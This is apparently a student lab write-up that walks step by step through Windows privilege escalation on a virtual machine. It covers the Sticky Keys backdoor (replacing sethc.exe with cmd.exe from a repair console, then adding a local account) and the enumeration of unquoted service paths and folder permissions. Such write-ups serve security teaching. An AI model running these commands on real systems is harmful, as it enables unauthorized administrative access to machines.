

Cross Platform Privilege Escalation - Final Project

Author: Mateusz Łagcoki




At the very beginning, I add a disc / USB media with an ISO file to try to add a regular user account to escalate administrator privileges.


I select the previously downloaded ISO of windows 10 that is the operating system that is installed on the virtual machine.




Here I choose the first option




Here I select the repair option and proceed and I choose the painted option





From the above options, I choose the command line.



I executed a command using the Windows Management Instrumentation Command-line (WMIC) tool. The specific command I entered was wmic logicaldisk get name. This told WMIC to retrieve the "Name" property for all the logical disks on my system. The output shows a table with the heading "Name" followed by a list of the logical drives that were found: C:, D:, E:, and X:.

I changed the current directory from the X: drive to the D: drive. The prompt then updated to reflect this change, showing D:\>. Now, any commands I execute will, by default, operate within the context of the D: drive.

```
D:\>dir
 Volume in drive D has no label.
 Volume Serial Number is 9A99-90EF

 Directory of D:\

01.02.2021  10:00    <DIR>          PerfLogs
26.08.2024  06:24    <DIR>          Program Files
02.02.2021  14:48    <DIR>          Program Files (x86)
04.02.2021  16:46    <DIR>          temp
07.02.2021  12:57    <DIR>          Tools
07.02.2021  12:51    <DIR>          Users
02.02.2021  13:36    <DIR>          Windows
20.12.2020  17:03    <DIR>          Windows.old
               0 File(s)              0 bytes
               8 Dir(s)  24 975 286 272 bytes free

D:\>
```

After navigating to the D: drive in the previous step, I executed the dir command. This command is used to display a list of the files and subdirectories within the current directory, which in this case is the root of the D: drive (D:\).

```
D:\>cd Windows/System32

D:\Windows\System32>_
```

After listing the directories on the D: drive, I used the cd command, which stands for "change directory". I then specified the path Windows/System32. This command instructed the system to navigate into the "Windows" directory, and then within that, into the "System32" directory, both of which are located on the D: drive.

As a result, the command prompt changed from D:\> to D:\Windows\System32>, indicating that the current working directory is now the "System32" folder within the "Windows" folder on the D: drive.

```
D:\Windows\System32>copy sethc.exe sethc2.exe
        1 file(s) copied.

D:\Windows\System32>_
```

Being in the D:\Windows\System32> directory, I executed the copy command. I specified two filenames: sethc.exe as the source file and sethc2.exe as the destination file. This command instructed the operating system to create a duplicate of the sethc.exe file within the same directory (D:\Windows\System32) and name the copy sethc2.exe.

The output 1 file(s) copied. confirms that the operation was successful and one file was duplicated. After this command, there would be two identical files in the D:\Windows\System32 directory: sethc.exe and sethc2.exe.

```
D:\Windows\System32>copy cmd.exe sethc.exe
Overwrite sethc.exe? (Yes/No/All): y
        1 file(s) copied.
```

Still within the D:\Windows\System32> directory, I executed another copy command. This time, I specified cmd.exe as the source file and sethc.exe as the destination file. This command aimed to create a copy of cmd.exe and name it sethc.exe within the same directory.

However, because a file named sethc.exe already existed (from a previous step, perhaps the original or the copy we made as sethc2.exe), the system prompted for confirmation before overwriting it. The prompt Overwrite sethc.exe? (Yes/No/All): appeared.

I then responded by typing y, which stands for "Yes". This confirmed that I wanted to overwrite the existing sethc.exe file with the contents of cmd.exe.

The output 1 file(s) copied. indicates that the copy operation was successful, and the original sethc.exe file was replaced by a copy of cmd.exe. Now, the file named sethc.exe in the D:\Windows\System32 directory is actually a renamed copy of the command prompt executable.

```
sethc.exe
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) 2019 Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\Windows\system32>net user HaCk3r Pass123@ /add
The command completed successfully.


C:\Windows\system32>
```

This indicates that the command to create the new user account named "Hack3r" with the password "Pass123@" was successful.

In summary: Someone has likely used the earlier steps to replace the Sticky Keys application (sethc.exe) with the command prompt. Then, by triggering what would normally open Sticky Keys, they opened a command prompt with elevated privileges (since sethc.exe often runs with system privileges). Finally, they used the net user

command to create a new local user account named "Hack3r" with the password "Pass123@". This is a common technique used to gain unauthorized access to a Windows system.

```
C:\Users\HaCk3r>wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows\" | findstr /i "Program Files"
Amiti Antivirus Health Check                                  AmitiAvHealth                       C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusHealth.exe                   Auto
Amiti Antivirus Engine Service                                AmitiAvSrv                          C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusSrv.exe                      Auto
Microsoft Edge Update Service (edgeupdate)                    edgeupdate                          "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc          Auto
Microsoft Edge Update Service (edgeupdatem)                   edgeupdatem                         "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc      Manual
Microsoft Defender Core Service                               MDCoreSvc                           "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25030.2-0\MpDefenderCoreService.exe"  Auto
Microsoft Edge Elevation Service (MicrosoftEdgeElevationService)  MicrosoftEdgeElevationService  "C:\Program Files (x86)\Microsoft\Edge\Application\136.0.3240.76\elevation_service.exe"  Manual
Windows Defender Advanced Threat Protection Service           Sense                               "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"          Manual
Microsoft Update Health Service                               uhssvc                              "C:\Program Files\Microsoft Update Health Tools\uhssvc.exe"                         Disabled
Microsoft Defender Antivirus Network Inspection Service       WdNisSvc                            "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25030.2-0\NisSrv.exe"      Manual
Microsoft Defender Antivirus Service                          WinDefend                           "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25030.2-0\MsMpEng.exe"     Auto
Windows Media Player Network Sharing Service                  WMPNetworkSvc                       "C:\Program Files\Windows Media Player\wmpnetwk.exe"                                Manual
```

I executed a command in the Windows command prompt to gather information about system services. First, I used wmic service get name,pathname,startmode to retrieve the name, executable path, and startup mode of all services. Then, I filtered the results using findstr /i "Auto" to display only the services with automatic startup. My next step was to exclude services located in the C:\Windows\ directory using findstr /i /v "C:\Windows\". Finally, I used findstr /i "Program Files" to display only those services whose executable files are located in the C:\Program Files directory.

The goal of these actions was to find automatically starting services that are not part of the operating system and are located in the program files directory. I was looking for potential candidates for an Unquoted Service Path attack, where an incorrectly quoted path to a service's executable could allow me to place a malicious file and escalate privileges.

```
C:\Users\HaCk3r>echo test > "C:\Program Files\test.txt"
Access is denied.

C:\Users\HaCk3r>echo test > "C:\Program Files (x86)\test.txt"
Access is denied.

C:\Users\HaCk3r>C:\Program Files\Vulnerable App\app.exe
'C:\Program' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\HaCk3r>echo test > "C:\Program Files\Vulnerable App\test.txt"
The system cannot find the path specified.

C:\Users\HaCk3r>_
```

1. I tried to create a text file named test.txt directly inside the C:\Program Files directory and write "test" into it using the command echo test > "C:\Program Files\test.txt". However, I got an "Access is denied." error, which means my current user account doesn't have permission to write files there.

2. Next, I attempted the same thing in the C:\Program Files (x86) directory, using the command echo test > "C:\Program Files (x86)\test.txt". Again, I received an "Access is denied." error, indicating I don't have the necessary write privileges in that location either.

3. Then, I tried to execute a program named app.exe located in the C:\Program Files\Vulnerable App\ directory by typing C:\Program Files\Vulnerable App\app.exe. This resulted in the error "'C:\Program' is not recognized as an internal or external command...", which suggests the command interpreter didn't correctly understand the path because of the space and the lack of quotation marks around the entire path.

4. Finally, I tried to create a test.txt file inside the C:\Program Files\Vulnerable App\ directory and write "test" into it using echo test > "C:\Program Files\Vulnerable App\test.txt". This time, I got the error "The system cannot find the path specified.", meaning the directory C:\Program Files\Vulnerable App\ doesn't exist on the system.

So, in summary, I attempted to create files in protected directories (C:\Program Files and C:\Program Files (x86)), tried to run an executable in a subdirectory, and then tried to create a file in a subdirectory that doesn't seem to exist. I ran into permission issues and problems with specifying the correct path.


```
C:\Users\HaCk3r>icacls "C:\Program Files\NETGATE\Amiti Antivirus"
C:\Program Files\NETGATE\Amiti Antivirus NT SERVICE\TrustedInstaller:(I)(F)
                                         NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                         NT AUTHORITY\SYSTEM:(I)(F)
                                         NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                         BUILTIN\Administrators:(I)(F)
                                         BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                         BUILTIN\Users:(I)(RX)
                                         BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                         CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                                         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                                         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
```

I executed the command icacls "C:\Program Files\NETGATE Amiti Antivirus". This command uses the icacls utility, which is a built-in Windows command-line tool used to display or modify Access Control Lists (ACLs) of files and directories.


By specifying the path "C:\Program Files\NETGATE Amiti Antivirus", I instructed icacls to show me the permissions settings for that specific directory. The output that followed displays the different security principals (users, groups, and built-in accounts) that have been granted access to this directory, along with the specific permissions they possess.

For example, it shows that NT SERVICE\TrustedInstaller has full control (F), as does NT AUTHORITY\SYSTEM and the BUILTIN\Administrators group. It also shows that the BUILTIN\Users group has read and execute permissions (RX). The (OI) and (CI) flags indicate that these permissions are inherited by objects and containers within this directory, respectively. (IO) means that the permission is applied only to the initial object, and (GR,GE) represents Generic Read and Generic Execute permissions.

